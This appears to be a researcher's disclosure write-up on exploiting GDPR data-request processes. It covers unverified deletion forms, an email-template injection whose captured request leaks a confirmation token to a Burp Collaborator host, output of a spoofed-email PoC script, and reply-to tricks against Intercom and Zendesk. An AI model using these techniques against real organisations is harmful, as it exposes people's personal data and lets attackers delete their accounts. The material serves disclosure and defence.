


Abusing Data Protection Laws For D0xing & Account Takeovers 🤡



Hx01 - @hxzeroone

Table of contents:

- Introduction
- **Exploitation**
 - Vulnerable DSAR SaaS's
 - Improper Incoming Email Authentication & Weird Behaviors
 - Big Oof Moments 🤪
- Stats For Nerds
- Mitigation

Introduction

What is **GDPR**:

GDPR is an EU law with mandatory rules for how organizations and companies must use personal data in an integrity friendly way. Personal data means any information which, directly or indirectly, could identify a living person. Name, phone number, and address are schoolbook examples of personal data. Interests, information about past purchases, health, and online behavior is also considered personal data as it could identify a person. Source: [Gdprsummary.com](https://gdprsummary.com)

When the General Data Protection Regulation (GDPR) was enforced back in 2018, it granted individuals with eight data subject rights:

1. Right to be informed
2. Right of access
3. Right to rectification
4. Right to be forgotten
5. Right to data portability
6. Right to object to processing
7. Rights in relation to automated decision making and profiling. Source: dataprivacymanager.net



Data Subject Access Request:

A Data Subject Access Request (DSAR) is a request addressed to the organization that gives individuals a right to access information about personal data the organization is processing about them and to exercise that right easily, at reasonable intervals, in order to be aware of, and verify, the lawfulness of the processing.

Organizations may accept the DSAR Requests from following channels:

- DSAR Portals i.e datagrail.io/onetrust.com
- Customer Support SaaS i.e [Zendesk/Intercom/Atlassian](#)
- Through Email To Data Protection Dept. i.e privacy@acme.org/dpo@acme.org



Exploitation

It was observed that even organizations with **battle-hardened** security often lacked preventive measures against DSAR request impersonation ranging from lack of email confirmations to an **SSTI** affecting multiple organizations.

The screenshot shows the Shopify admin dashboard for 'Kirrana store'. The top navigation bar includes 'Billing' and 'GraphQL' links, and a 'Login as staff' button. The main content area is divided into several sections:

- Shop information:** Displays 'Kirrana store Admin' with a profile picture, email address, and location (Fremont, California). It also shows 'Shop ID: 41969090721', 'Billing Account ID: 54926566', 'Billing Business ID: 54927912', and 'Pod ID: 160 Query'.
- Domains:** Shows 'kirrana-store.myshopify.com' with 'SSL is always enforced' and 'Storefront disabled' status.
- Staff:** A table with columns for 'Staff name', 'Permissions level', 'User locale', 'Last login', and '2FA Enabled'. The table is currently empty.
- Account Actions:** A dropdown menu.
- Search:** A search bar with the placeholder 'Search for Anything'.
- Monthly Frozen Plan:** Shows 'SKUs: 0 / 0', 'Transaction fees begin: July 10, 2020', 'Next Billing Date: No billing (free account)', and 'Signup code: 14daytrial'.
- Stats:** Shows 'Revenue: 0 USD (365 days)'.

The screenshot shows the 'Billing Payment Methods' section in the Shopify admin. It includes a link to 'Enable manual invoice payment' and lists several payment methods, all of which are currently 'None exist':

- CREDIT CARDS:** None exist
- BANK ACCOUNTS:** None exist
- RESELLER:** None exist
- MANUAL:** None exist
- BALANCE:** None exist



Vulnerable DSAR SaaS

Unauthenticated DSAR Forms

Some of the DSAR portals allowed unauthenticated users to exercise the GDPR rights without email verification which allowed an attacker to delete or edit account information for users for:

How can we help you?

Close my Account	<input checked="" type="checkbox"/>
Access my data	<p><i>Check one or more of these options.</i></p> <ul style="list-style-type: none"><input type="checkbox"/> Access my profile<input type="checkbox"/> Access my job posts<input type="checkbox"/> Access my job proposals<input type="checkbox"/> Access my contact information<input type="checkbox"/> Access my payment information<input type="checkbox"/> Access my customer support tickets<input type="checkbox"/> Access my transaction history reports<input checked="" type="checkbox"/> All the above
Delete or restrict access to my data	<ul style="list-style-type: none"><input type="checkbox"/> Delete my profile<input type="checkbox"/> Make my closed job posts private<input type="checkbox"/> Make my proposals for closed jobs private<input type="checkbox"/> Delete my contact information from [redacted]'s distribution lists<input type="checkbox"/> Delete my payment information <p><small>(Please note that in some cases, [redacted] is unable to delete certain payment information pursuant to applicable law.)</small></p> <ul style="list-style-type: none"><input type="checkbox"/> Delete my customer support tickets<input type="checkbox"/> Delete my transaction history reports <small>(Please note that in some cases, [redacted] is unable to delete certain payment information pursuant to applicable law.)</small><input checked="" type="checkbox"/> All of the above
Update/edit my data	<input type="checkbox"/> <i>Please provide a detailed explanation of your request:</i>
Other	<input type="checkbox"/> <i>Please provide a detailed explanation of your request:</i>

Email Response After Submitting the DSAR Form :

Hi [redacted]

Please know your account has been closed and we also have taken steps to remove personal data from your closed account so that it is no longer visible on the platform or in searches. Please note, however, certain information cannot be deleted, despite our best efforts. For example:

- Information that was shared with clients or freelancers, such as Work Diary hours, may remain visible to the associated client or freelancer.
- Messages posted publicly in the [redacted] Community may remain visible to those visiting the forum.
- Messages that you sent within the platform to other users may remain visible to the recipient.
- Information cached in search engines may remain visible for a few days.


In addition, your personal information may remain in our archives and be used for administrative and similar purposes. This information will not be viewable to other [redacted] users. To learn more about [redacted]'s privacy policy and your data after your account is closed, please click [here](#).

I hope this information is helpful. Should you have any questions or need further assistance, just let me know.

Regards,
Brian

SSTI In Email Confirmation 🙄

An **undisclosed DSAR** SaaS used by 6,000 clients including fortune 500's was vulnerable to html injection in the name field which was reflected in the email confirmation upon further investigation it was discovered that SaaS allowed customer to brand/edit their emails & allowed template markups thus appending the following template would allow an attacker to retrieve email confirmation token:



Email Clients will try to load the **image** (callback url) that will reveal victim's Email Confirmation Link:

The screenshot shows the Burp Collaborator client interface. At the top, there is a help message: "Click 'Copy to clipboard' to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below."

Under the "Generate Collaborator payloads" section, the "Number to generate" is set to 1, and the "Include Collaborator server location" checkbox is checked. A "Copy to clipboard" button is visible.

Under the "Poll Collaborator interactions" section, the "Poll every" is set to 60 seconds, and a "Poll now" button is present.

A table displays the generated interactions:

#	Time	Type	Payload	Comment
1	2020-Jun-04 15:01:04 UTC	DNS	okcggueex6d5asxtgtslrwtyapgg45	
2	2020-Jun-04 15:02:25 UTC	HTTP	okcggueex6d5asxtgtslrwtyapgg45	
3	2020-Jun-04 15:02:24 UTC	DNS	okcggueex6d5asxtgtslrwtyapgg45	

Below the table, there are tabs for "Description", "Request to Collaborator", and "Response from Collaborator". The "Request to Collaborator" tab is selected, showing a "Raw" view of the request:

```
GET /bc?me=https://privacypor.../privacyaccess/eyJhbGciOiJSUzUxMiJ9.L2QyZDk5NWUzLTA1ZDItNDI5NC1hZGZmLWEyNjYkM1BGZ0f4zYnkA_Cr-X0fd3fBA5bih0zLFvyQ1DI8hTAXxjP_008yJj_xDffp30 HTTP/1.1
Host: okcggueex6d5asxtgtslrwtyapgg45.burpcollaborator.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
DNT: 1
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
```

At the bottom of the interface, there is a search bar with the placeholder text "Type a search term" and a "0 highlights" indicator. A "Close" button is located at the bottom right.

Improper Incoming Email Authentication & Weird Behaviors


Insecure Zendesk Instances:

Few Organizations accepting DSAR through Zendesk didn't have Incoming Email Authentication Enabled Thus sending an Spoofed Email from victim's email address with attacker's email address would've allowed an attacker to request User's PII:

```
bash
-MacBook-Pro-2:Desktop $ python3 PoC.py
-----+-----+
|  GDPR EXPLOIT  |
-----+-----+
Options :
[1] Deletion Request Email
[2] GDPR Data Request


[+] Select Option:2
[+] Enter Privacy Email :privacy@redacted.com
[+] Email Sent To privacy@redacted.com
-MacBook-Pro-2:Desktop $
```

[Sending a spoofed GDPR Request from victim's email & attacker as CC]



[Attacker's Inbox]

The support agent handling the GDPR Request sent back the PII without request verification; since the attacker was CC'd in the spoofed email, attacker received a copy of the PII Data too :

 **Customer Support**
Oct 8, 2020, 12:49 PM PDT

Hi Clay,

Thank you for your verifying your identity. Here's the information we have stored for your user login associated with your

User Information

Email Address	[REDACTED]@gmail.com
First Name	clay
Last Name	jensen
Phone Number	None provided
Country	[REDACTED]
Preferred Programming Language	Not specified
Use Case	Not specified
Product Interest	Not specified
Identity Provider	Not SSO enabled
Project Limit (Owner)	10

Accounts

Role	Account SID	Account Name	Date Created
Owner	[REDACTED]	[REDACTED]@gmail.com	10/6/20

IP Addresses

Date	IP	Host	Location
10/6/20	[REDACTED]	[REDACTED]	[REDACTED]

I have reviewed your account for any events associated with your user ID and there are none to report.







Additional account information can be found in Console:

- General account information such as the Account SID and the number of user can be found in the Console Dashboard here [_____](#)
- The current account balance, payment history, and payment auto-recharge status can be found in the Console Billing page here
- Monthly usage, including recurring charges and per-use billing, can be found in the Console Usage page here: [_____](#)

Messaging and Call logs can be found in Console, or requested via the REST API:

Reply-to Header VS Customer Support Email Parsers

Email requests with a different reply-to email address would cause an interesting behavior this further helped in exfiltration of user PII where the customers have enabled incoming email authentication or did not have cc enabled.

	 INTERCOM	 zendesk	
Vulnerable?			
Observation:	Intercom used to process the email requests and when a customer agent replied to the support ticket, the replies were sent to the reply-to emails. However, reply to emails were not visible. This led to DPO's sending data packages to attackers.	Zendesk ignores the sender email address and uses the reply-to email address as requester; This leads to Incoming Email Authentication Bypass	Atlassian ignores the reply-to email address.

Intercom Reply-To:

The screenshot shows an email interface with the following details:

- From:** Rick from Acme org <rick@acme-org.intercom-mail.com>
- To:** attacker@hx01.me <attacker@hx01.me>
- Size:** 3.5 KB
- Date:** Tuesday, 11 August 2020 12:47

Annotations in red:

- An arrow points to the 'To' field with the text "Reply received to attacker".
- An arrow points to the quoted email header with the text "Email Sent from Victim's email".

The email body contains the following text:

Here's the information that we have stored right now for the email victim@hx01.me :

Name: hx01 Area51
Address: 11-59 High Road, East Finchley London, N2 8AW
Phone : +44 (0)370 524 4622
IP: 169.254.169.254

Best,
Bugcrowd PoC

Rick from Acme org

Powered by Intercom

On Tue, Aug 11, 2020 at 12:46 PM, "Hx01" <victim@hx01.me> wrote:

Hey

Hey! I would like to request GDPR Data stored in your server

Best,
hx01

Mail Attachment

Intercom fixed this by showing the reply-to address if any to the support agent as a **caution**.

Zendesk Reply-To:

GDPR Request

Clay Jensen <clayjensen687@gmail.com>
to support

Hello,

I'd like to e

Thanks in a

Customer

from: **Clay Jensen** <clayjensen687@gmail.com>
reply-to: hx01@google.com
to: support@hx05.zendesk.com
date: Mar 8, 2021, 8:55 PM
subject: GDPR Request
mailed-by: gmail.com

information that is stored on your server

[Reply](#) [Forward](#)

Google (create) Hx01

User type End user

Access Can view and edit own tic...

Primary email hx01@google.com
+ add contact

Tags -

Org. -

Language English (United States)

Time zone -

Details -

Hx01

OPEN Ticket #3

Tickets (1) Sec

GDPR Request

Hello,
I'd like to exercise my right of deletion & would like acme to delete a
information that is stored on your server
Thanks in advance,
Customer

Status: Open

#3 **GDPR Request** less than a minute ago less than a minute ago Suppo

Improper DSAR Processes

A few organizations did complete request verification for exercising right to access however, a data deletion request would get processed without any verification.

to redacted@gmail.com, privacy, me ▾

Hello,

of course we will reply to your inquiry. However, due to data protection regulations, we cannot determine or even send any personal data on this basis. Please verify yourself first (e.g. by means of a copy of your identity card), so that we can assign your data and check your authorization.

Thanks you

Kind regards.

to me, privacy ▾

Hello!

Thank you for contacting redacted!

For security reasons, your account's **data** registered under the email address redacted@gmail.com has been **deleted** within the term specified in the GDPR, as per our Privacy Policy.


If needed, you can reference our Privacy Policy here: <https://www.redacted.com/company/legal/privacy-policy/>

In case any other questions arise, please, feel free to get in touch with us!

